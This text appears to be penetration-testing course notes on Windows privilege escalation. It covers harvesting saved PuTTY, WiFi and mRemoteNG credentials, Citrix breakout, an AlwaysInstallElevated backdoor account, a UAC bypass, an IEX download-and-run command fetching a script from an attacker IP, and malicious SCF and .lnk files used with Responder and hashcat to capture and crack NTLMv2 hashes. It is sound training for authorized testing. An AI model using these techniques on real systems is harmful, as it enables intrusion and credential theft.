Computer\HKEY_CURRENT_USER\SOFTWARE\SimonTatham\PuTTY\Sessions\<SESSION NAME>
Note that the access controls for this specific registry key are tied to the user account that configured and saved the session. Therefore, in order to see it, you would need to be logged in as that user and search the HKEY_CURRENT_USER hive. Subsequently, if you had admin privileges, you would be able to find it under the corresponding user’s hive in HKEY_USERS.
First, you need to enumerate the available saved sessions:
PS C:\htb> reg query HKEY_CURRENT_USER\SOFTWARE\SimonTatham\PuTTY\Sessions
HKEY_CURRENT_USER\SOFTWARE\SimonTatham\PuTTY\Sessions\kali%20ssh
Next, you look at the keys and values of the discovered session “kali%20ssh”:
PS C:\htb> reg query HKEY_CURRENT_USER\SOFTWARE\SimonTatham\PuTTY\Sessions\kali%20ssh
HKEY_CURRENT_USER\SOFTWARE\SimonTatham\PuTTY\Sessions\kali%20ssh
Present REG_DWORD 0x1
HostName REG_SZ
LogFileName REG_SZ putty.log
<SNIP>
ProxyDNS REG_DWORD 0x1
ProxyLocalhost REG_DWORD 0x0
ProxyMethod REG_DWORD 0x5
ProxyHost REG_SZ proxy
ProxyPort REG_DWORD 0x50
ProxyUsername REG_SZ administrator
ProxyPassword REG_SZ 1_4m_th3_@cademy_4dm1n!
In this example, you can imagine the scenario that the IT administrator has configured Putty for a user in their environment, but unfortunately used their admin credentials in the proxy connection. The password could be extracted and potentially reused across the network.
Wifi Passwords
If you obtain local admin access to a user’s workstation with a wireless card, you can list out any wireless networks they have recently connected to.
C:\htb> netsh wlan show profile
Profiles on interface Wi-Fi:
Group policy profiles (read only)
---------------------------------
<None>
User profiles
-------------
All User Profile : Smith Cabin
All User Profile : Bob's iPhone
All User Profile : EE_Guest
All User Profile : EE_Guest 2.4
All User Profile : ilfreight_corp
Depending on the network configuration, you can retrieve the pre-shared key and potentially access the target network. While rare, you may encounter this during an engagement and use this access to jump onto a separate wireless network and gain access to additional resources.
C:\htb> netsh wlan show profile ilfreight_corp key=clear
Profile ilfreight_corp on interface Wi-Fi:
=======================================================================
Applied: All User Profile
Profile information
-------------------
Version : 1
Type : Wireless LAN
Name : ilfreight_corp
Control options :
Connection mode : Connect automatically
Network broadcast : Connect only if this network is broadcasting
AutoSwitch : Do not switch to other networks
MAC Randomization : Disabled
Connectivity settings
---------------------
Number of SSIDs : 1
SSID name : "ilfreight_corp"
Network type : Infrastructure
Radio type : [ Any Radio Type ]
Vendor extension : Not present
Security settings
-----------------
Authentication : WPA2-Personal
Cipher : CCMP
Authentication : WPA2-Personal
Cipher : GCMP
Security key : Present
Key Content : ILFREIGHTWIFI-CORP123908!
Cost settings
-------------
Cost : Unrestricted
Congested : No
Approaching Data Limit : No
Over Data Limit : No
Roaming : No
Cost Source : Default
Restricted Environments
Citrix Breakout
Numerous organizations leverage virtualization such as Terminal Services, Citrix, AWS AppStream, CyberArk PSM and Kiosk to offer remote access solutions in order to meet their business requirements. However, in most organizations “lock-down” measures are implemented in their desktop environments to minimize the potential impact of malicious staff members and compromised accounts on overall domain security. While these desktop restrictions can impede threat actors, there remains, a possibility for them to “break-out” of the restricted environment.
Basic methodology for break-out:
- Gain access to a Dialog box.
- Exploit the Dialog box to achieve command execution.
- Escalate privileges to gain higher levels of access.
In certain environments, where minimal hardening measures are implemented, there might even be a standard shortcut to cmd.exe in the Start Menu, potentially aiding in unauthorized access. However, in a highly restrictive lock-down environment, any attempts to locate “cmd.exe” or “powershell.exe” in the start menu will yield no results. Similarly, accessing C:\Windows\system32 through File Explorer will trigger an error, preventing direct access to critical system utilities. Acquiring access to the “CMD/Command Prompt” in such a restricted environment represents a notable achievement, as it provides extensive control over the OS. This level of control empowers an attacker to gather valuable information, facilitating the further escalation of privileges.
Bypassing Path Restrictions
When you attempt to visit C:\Users using File Explorer, you find it is restricted and results in an error. This indicates that group policy has been implemented to restrict users from browsing directories in the C:\ drive using File Explorer. In such scenarios, it is possible to utilize windows dialog boyes as a means to bypass the restrictions imposed by group policy. Once a Windows dialog box is obtained, the next step often involves navigating to a folder path containing native executables that offer interactive console access. Usually, you have the option to directly enter the folder path into the file name field to gain access to the file.
Numerous desktop applications deployed via Citrix are equipped with functionalities that enable them to interact with files on the OS. Features like Save, Save As, Open, Load, Browse, Import, Export, Help, Search, Scan, and Print, usually provide an attacker with an opportunity to invoke a Windows dialog box. There are multiple ways to open dialog box in Windows using tools such as Paint, Notepad, Wordpad, etc.
Run “Paint” from start menu and click on “File -> Open” to open the dialog box.
With the Windows dialog box open for paint, you can enter the UNC path \\127.0.0.1\c$\users\pmorgan under the File name field, with File-Type set to “All Files” and upon hitting enter you gain access to the desired directory.
Accessing SMB Share from Restricted Environment
Having restrictions set, File Explorer does not allow direct access to SMB shares on the attacker machine, or the Ubuntu server hosting the Citrix environment. However, by utilizing the UNC path within the Windows dialog box, it’s possible to circumvent this limitation. This approach can be employed to facilitate file transfers from a different computer.
Start a SMB server from the Ubuntu machine:
root@ubuntu:/home/htb-student/Tools# smbserver.py -smb2support share $(pwd)
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
Back in Citrix environment, initiate the “Paint” application via the start menu. Proceed to navigate to the “File” menu and select “Open”, thereby prompting the dialog box to appear. Within this Windows dialog box associated with Paint, input the UNC path as \\10.13.38.95\share into the designated “File name” field. Ensure that the File-Type parameter is configured to “All Files”. Upon pressing the “Enter” key, entry into the share is achieved.
Duo to the presence of restrictions within the File Explorer, direct file copying is not viable. Nevertheless, an alternative approach involves right-clicking on the executables and subsequently launching them. Right-click on the pwn.exe binary and select “Open”, which should prompt you to run it and a cmd console will be opened.

The executable pwn.exe is a custom compiled binary from pwn.c file which upon execution opens up the cmd.
#include <stdlib.h>
int main() {
system("C:\\Windows\\System32\\cmd.exe");
}
You can then use the obtained cmd access to copy files from SMB share to pmorgan’s Desktop directory.

Alternate Explorer
In cases where strict restrictions are imposed on File Explorer, alternative File System Editors like Q-Dir or Explorer++ can be employed as a workaround. These tools can bypass the folder restrictions enforced by group policy, allowing users to navigate and access files and directories that would otherwise be restricted within the standard File Explorer environment.
It’s worth noting the previous inability of File Explorer to copy files from the SMB share due to restrictions in place. However, through the utilization of Explorer++, the capability to copy files from the \\10.13.38.95\share location to the Desktop belonging to the user pmorgan has been successfully demonstrated in following screenshot.
Explorer++ is highly recommended and frequently used in such situations due to its speed, user-friendly interface, and portability. Being a portable application, it can be executed directly without the need for installation, making it a convenient choice for bypassing folder restrictions set by group policy.
Alternate Registry Editors
Similarly when the default Registry Editor is blocked by group policy, alternative Registry editors can be employed to bypass the standard group policy restrictions. Simpleregedit, Uberregedit and SmallRegistryEditor are examples of such GUI tools that facilitate editing the Windows registry without being affected by the blocking imposed by group policy. These tools offer a practical and effective solution for managing registry settings in such restricted environments.
Modify existing Shortcut File
Unauthorized access to folder paths can also be achieved by modifying existing Windows shortcuts and setting a desired executable’s path in the “Target” field.
The following steps outline the process:
- Right-click the desired shortcut.
- Select “Properties”.
- Within the “Target” field, modify the path to the intended folder for access.
- Execute the Shortcut and cmd will be spawned.
In cases where an existing shortcut file is unavailable, there are alternative methods to consider. One option is to transfer an existing shortcut file using and SMB server. Alternatively, you can create a new shortcut file using PowerShell. These approaches provide versatility in achieving your objectives while working with shortcut files.
Script Execution
When script extensions such as .bat, .vbs, or .ps are configured to automatically execute their code using their respective interpreters, it opens the possibility of dropping a script that can serve as an interactive console or facilitate the download and launch of various third-party applications which results into bypass of restrictions in place. This situation creates a potential security vulnerability where malicious actors could exploit these features to execute unauthorized actions on the system.
- Create a new text file and name it “evil.bat”.
- Open “evil.bat” with a text editor such as Notepad.
- Input the command “cmd” into the file.
- Save the file.
Upon executing the “evil.bat” file, it will initiate a Command Prompt window. This can be useful for performing various command-line operations.
Escalating Privileges
Once access to the command prompt is established, it’s possible to search for vulns in a system more easily. For instance, tools like WinPeas and PowerUp can also be employed to identify potential security issues and vulns within the OS.
Using PowerUp.ps1, you find that “Always Install Elevated” key is present and set.
You can also validate this using the Command Prompt by querying the corresponding registry keys:
C:\> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1
C:\> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1
Once more, you can make use of PowerUp, using its Write-UserAddMSI function. This function facilitates the creation of an .msi file directly on the desktop.
PS C:\Users\pmorgan\Desktop> Import-Module .\PowerUp.ps1
PS C:\Users\pmorgan\Desktop> Write-UserAddMSI
Output Path
-----------
UserAdd.msi
Now you can execute UserAdd.msi and create a new user backdoor:T3st@123 under Administrator group. Note that giving it a password that doesn’t meet the complexity criteria will throw an error.

Back in CMD execute runas to start command prompt as the newly created backdoor user.
C:\> runas /user:backdoor cmd
Enter the password for backdoor: T3st@123
Attempting to start cmd as user "VDESKTOP3\backdoor" ...
Bypassing UAC
Even though the newly established user backdoor is a member of Administrators group, accessing the C:\users\Administrator directory remains unfeasible due to the presence of UAC. UAC is a security mechanism implemented in Windows to protect the OS from unauthorized changes. With UAC, each application that requires the administrator access token must prompt the end user for consent.
C:\Windows\system32> cd C:\Users\Administrator
Access is denied.
Numerous UAC bypass scripts are available, designed to assist in circumventing the active UAC mechanism. These scripts offer methods to navigate past UAC restrictions and gain elevated privileges.
PS C:\Users\Public> Import-Module .\Bypass-UAC.ps1
PS C:\Users\Public> Bypass-UAC -Method UacMethodSysprep

Following a successful UAC bypass, a new PowerShell window will be opened with higher privileges and you can confirm it by utilizing the command whoami /all or whoami /priv. This command provides a comprehensive view of the current user’s privileges. And you can now access the Administrator directory.

Additional resources:
- Breaking out of Citrix and other Restricted Desktop environments
- Breaking ouf of Windows Environments
Additional Techniques
Interacting with Users
Users are sometimes the weakest link in an organization. An overloaded employee working quickly may not notice something is “off” on their machine when browsing a shared drive, clickin on a link, or runnin a file. Once you have exhausted all options, you can look at specific techniques to steal credentials from an unsuspecting user by sniffing their network traffic/local commands or attacking a known vulnerable service requiring user interaction
Traffic Capture
If Wireshark is installed, unprivileged users may be able to capture network traffic, as the option to restrict Npcap driver access to Administrators only is not enabled by default.
Here you can see a rough example of capturing cleartext FTP credentials entered by another user while signed into the same box. While not likely, if Wireshark is installed on a box that you land on, it is worth attempting a traffic capture to see what you can pick up.

Also, suppose your client positions you on an attack machine within the environment. In that case, it is worth running tcpdump or Wireshark for a while to see what types of traffic are being passed over the wire and if you can see anything interesting. The tool net-creds can be run from your attack box to sniff passwords and hashes from a live interface or a pcap file. It is worth letting this tool run in the background during an assessment or running it against a pcap to see if you can extract any credentials useful for privilege escalation or lateral movement.
Process Command Line
When getting a shell as a user, there may be scheduled tasks or other processes being executed which pass credentials on the command line. You can look for process command lines using something like this script below. It captures process command lines every two seconds and compares the current state with the previous state, outputting any differences.
while($true)
{
$process = Get-WmiObject Win32_Process | Select-Object CommandLine
Start-Sleep 1
$process2 = Get-WmiObject Win32_Process | Select-Object CommandLine
Compare-Object -ReferenceObject $process -DifferenceObject $process2
}
You can host the script on your attack machine and execute it on the target host as follows:
PS C:\htb> IEX (iwr 'http://10.10.10.205/procmon.ps1')
InputObject SideIndicator
----------- -------------
@{CommandLine=C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}} =>
@{CommandLine=“C:\Windows\system32\cmd.exe” } =>
@{CommandLine=\??\C:\Windows\system32\conhost.exe 0x4} =>
@{CommandLine=net use T: \\sql02\backups /user:inlanefreight\sqlsvc My4dm1nP@s5w0Rd} =>
@{CommandLine=“C:\Windows\system32\backgroundTaskHost.exe” -ServerName:CortanaUI.AppXy7vb4pc2... <=
This is successful and reveals the password for the sqlsvc domain user, which you could then possibly use to gain access to the SQL02 host or potentially find sensitive data such as database credentials on the backups share.
Vulnerable Services
You may also encounter situations where you land on a host running a vulnerable application that can be used to elevate privileges through user interaction. CVE-2019-15752 is a great example of this. This was a vulnerability in Docker Desktop Community Edition before 2.1.0.1. When this particular version of Docker starts, it looks for several different files, including docker-credential-wincred.exe, docker-credential-wincred.bat, etc., which do not exist with a Docker installation. The program looks for these files in the C:\PROGRAMDATA\DockerDesktop\version-bin\. This directory was misconfigured to allow full write access to the BUILTIN\Users group, meaning that any unauthenticated user on the system could write a file into it.
Any executable placed in that directory would run when a) the Docker application starts and b) when a user authenticates using the command docker login. While a bit older, it is not outside the realm of possibility to encounter a developer’s workstation running this version of Docker Desktop, hence why it is always important to thoroughly enumerate installed software. While this particular flaw wouldn’t guarantee you elevated access, you could plant your executable during a long-term assessment and periodically check if it runs and your privileges are elevated.
SCF on a File Share
A Shell Command File (SCF) is used by Windows Explorer to move up and down directories, show the Desktop, etc. An SCF file can be manipulated to have the icon file location point to a specific UNC path and have Windows Explorer start an SMB session when the folder where the .scf file resides is accessed. If you change the IconFile to an SMB server that you control and run a tool such as Responder, Inveigh, or InveighZero, you can often capture NTLMv2 password hashes for any users who browse that share. This can be particularly useful if you gain write access to a file share that looks to be heavily used or even a directory on a user’s workstation. You may be able to capture a user’s password hash and use the cleartext password to escalate privileges on the target host, within the domain, or further your access/gain access to other resources.
In this example, create the following file and name it something like @Inventory.scf. You put an @ at the start of the file name to appear at the top of the directory to ensure it is seen and executed by Windows Explorer as soon as the user accesses the share. Here you put in your tun0 IP address and any fake share name and .ico file name.
[Shell]
Command=2
IconFile=\\10.10.14.3\share\legit.ico
[Taskbar]
Command=ToggleDesktop
Next, start Responder on your attack box and wait for the user to browse the share. If all goes to plan, you will see the user’s NTLMv2 password hash in your console and attempt to crack it offline.
d41y@htb[/htb]$ sudo responder -wrf -v -I tun0
__
.----.-----.-----.-----.-----.-----.--| |.-----.----.
| _| -__|__ --| _ | _ | | _ || -__| _|
|__| |_____|_____| __|_____|__|__|_____||_____|__|
|__|
NBT-NS, LLMNR & MDNS Responder 3.0.2.0
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Fingerprint hosts [ON]
[+] Generic Options:
Responder NIC [tun2]
Responder IP [10.10.14.3]
Challenge set [random]
Don't Respond To Names ['ISATAP']
[!] Error starting SSL server on port 443, check permissions or other servers running.
[+] Listening for events...
[SMB] NTLMv2-SSP Client : 10.129.43.30
[SMB] NTLMv2-SSP Username : WINLPE-SRV01\Administrator
[SMB] NTLMv2-SSP Hash : Administrator::WINLPE-SRV01:815c504e7b06ebda:afb6d3b195be4454b26959e754cf7137:01010...<SNIP>...
You could then attempt to crack this password hash offline using Hashcat to retrieve the cleartext.
d41y@htb[/htb]$ hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
ADMINISTRATOR::WINLPE-SRV01:815c504e7b06ebda:afb6d3b195be4454b26959e754cf7137:01010...<SNIP>...:Welcome1
Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: ADMINISTRATOR::WINLPE-SRV01:815c504e7b06ebda:afb6d3...000000
Time.Started.....: Thu May 27 19:16:18 2021 (1 sec)
Time.Estimated...: Thu May 27 19:16:19 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1233.7 kH/s (2.74ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 43008/14344385 (0.30%)
Rejected.........: 0/43008 (0.00%)
Restore.Point....: 36864/14344385 (0.26%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: holabebe -> harder
Started: Thu May 27 19:16:16 2021
Stopped: Thu May 27 19:16:20 2021
Capturing Hashes with a Malicious .lnk File
Using SCFs no longer works on Server 2019 hosts, but you can achieve the same effect using a malicious .lnk file. You can use various tools to generate a malicious .lnk file, such as Lnkbomb, as it is not as straightforward as creating a malicious .scf file. You can also make one using a few lines of PowerShell:
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("C:\legit.lnk")
$lnk.TargetPath = "\\<attackerIP>\@pwn.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Browsing to the directory where this file is saved will trigger an auth request."
$lnk.HotKey = "Ctrl+Alt+O"
$lnk.Save()
Pillaging
… is the process of obtaining information from a compromised system. It can be personal information, corporate blueprints, credit card data, server information, infra and network details, passwords, or other types of credentials, and anything relevant to the company or security assessment you are working on.
These data points may help gain further access to the network or complete goals defined during the pre-engagement process of the pentest. This data can be stored in various applications, services, and device types, which may require specific tools for you to extract.
Data Sources
Below are some of the sources from which you can obtain information from compromised systems:
- installed applications
- installed services
- websites
- file shares
- databases
- directory services
- name servers
- deployment services
- certificate authority
- source code management server
- virtualization
- messaging
- monitoring and logging systems
- backups
- sensitive data
- keylogging
- screen capture
- network traffic capture
- previous audit reports
- user information
- history files, interesting documents
- roles and privileges
- web browsers
- IM clients
This is not a complete list. Anything that can provide information about your target will be valuable. Depending on the business size, purpose, and scope, you may find different information. Knowledge and familiarity with commonly used applications, server software, and middleware are essential, as most applications store their data in various formats and locations. Special tools may be necessary to obtain, extract or read the targeted data from some systems.
Installed Applications
Understanding which applications are installed on your compromised system may help you achieve your goal during a pentest. It’s important to know that every pentest is different. You may encounter a lot of unknown applications on the system you compromised. Learning and understanding how these applications connect to the business are essential to achieving your goal.
You will also find typical applications such as Office, remote management systems, IM clients, etc. You can use dir or ls to check the content ot “Program Files” and “Program Files (x86)” to find which applications are installed. Although there may be other apps on the computer, this is a quick way to review them.
C:\>dir "C:\Program Files"
Volume in drive C has no label.
Volume Serial Number is 900E-A7ED
Directory of C:\Program Files
07/14/2022 08:31 PM <DIR> .
07/14/2022 08:31 PM <DIR> ..
05/16/2022 03:57 PM <DIR> Adobe
05/16/2022 12:33 PM <DIR> Corsair
05/16/2022 10:17 AM <DIR> Google
05/16/2022 11:07 AM <DIR> Microsoft Office 15
07/10/2022 11:30 AM <DIR> mRemoteNG
07/13/2022 09:14 AM <DIR> OpenVPN
07/19/2022 09:04 PM <DIR> Streamlabs OBS
07/20/2022 07:06 AM <DIR> TeamViewer
0 File(s) 0 bytes
16 Dir(s) 351,524,651,008 bytes free
An alternative is to use PowerShell and read the Windows registry to collect more granular information about installed programs.
PS C:\htb> $INSTALLED = Get-ItemProperty HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion, InstallLocation
PS C:\htb> $INSTALLED += Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion, InstallLocation
PS C:\htb> $INSTALLED | ?{ $_.DisplayName -ne $null } | sort-object -Property DisplayName -Unique | Format-Table -AutoSize
DisplayName DisplayVersion InstallLocation
----------- -------------- ---------------
Adobe Acrobat DC (64-bit) 22.001.20169 C:\Program Files\Adobe\Acrobat DC\
CORSAIR iCUE 4 Software 4.23.137 C:\Program Files\Corsair\CORSAIR iCUE 4 Software
Google Chrome 103.0.5060.134 C:\Program Files\Google\Chrome\Application
Google Drive 60.0.2.0 C:\Program Files\Google\Drive File Stream\60.0.2.0\GoogleDriveFS.exe
Microsoft Office Profesional Plus 2016 - es-es 16.0.15330.20264 C:\Program Files (x86)\Microsoft Office
Microsoft Office Professional Plus 2016 - en-us 16.0.15330.20264 C:\Program Files (x86)\Microsoft Office
mRemoteNG 1.62 C:\Program Files\mRemoteNG
TeamViewer 15.31.5 C:\Program Files\TeamViewer
...SNIP...
You can see the “mRemoteNG” software is installed on the system. mRemoteNG is a tool used to manage and connect to remote systems using VNC, RDP, SSH, and similar protocols.
mRemoteNG saves connection info and credentials to a file called “confCons.xml”. They use a hardcoded master password, “mR3m”, so if anyone starts saving credentials in mRemoteNG and does not protect the configuration with a password, you can access the credentials from the configuration file and decrypt them.
By default, the configuration file is located in %USERPROFILE%\APPDATA\Roaming\mRemoteNG.
PS C:\htb> ls C:\Users\julio\AppData\Roaming\mRemoteNG
Directory: C:\Users\julio\AppData\Roaming\mRemoteNG
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 7/21/2022 8:51 AM Themes
-a---- 7/21/2022 8:51 AM 340 confCons.xml
7/21/2022 8:51 AM 970 mRemoteNG.log
Look at the contents of the confCons.xml file.
<?XML version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false" Protected="QcMB21irFadMtSQvX5ONMEh7X+TSqRX3uXO5DKShwpWEgzQ2YBWgD/uQ86zbtNC65Kbu3LKEdedcgDNO6N41Srqe" ConfVersion="2.6">
<Node Name="RDP_Domain" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="096332c1-f405-4e1e-90e0-fd2a170beeb5" Username="administrator" Domain="test.local" Password="sPp6b6Tr2iyXIdD/KFNGEWzzUyU84ytR95psoHZAFOcvc8LGklo+XlJ+n+KrpZXUTs2rgkml0V9u8NEBMcQ6UnuOdkerig==" Hostname="10.0.0.10" Protocol="RDP" PuttySession="Default Settings" Port="3389"
..SNIP..
</Connections>
